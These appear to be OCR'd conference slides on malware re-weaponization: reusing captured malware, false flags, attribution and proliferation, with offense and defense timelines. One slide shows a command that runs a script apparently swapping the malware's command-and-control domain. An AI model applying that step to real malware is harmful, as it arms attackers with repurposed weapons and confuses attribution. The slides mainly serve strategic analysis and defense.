
Let's Go

Python replaceCnC.py cycon\.org [epsOutputFile]



Re-weaponization Choices


False Flag



Complexity

Cyber Operations Capability

- Vulnerability discovery
- Exploit development
- Operators
- Attack infrastructure
- Management



Strategic Impact

- Proliferation
- Attribution
- Fog of War
- False Flags
- Diplomacy
- Miscalculation

Decision Making

You don’t launch a cyber weapon

You share it!

Summary

- Malware re-weaponization
  - Fast
  - Easy
- Take-away
  - For attackers – myriad possibilities
  - For defenders – increased complexity

Apply

Offense

- Next week
  - Awareness
- Three months
  - Tools
  - Targeting
- Six months
  - DRM

Defense

- Next week
  - Awareness
- Three months
  - Attribution
- Six months
  - Library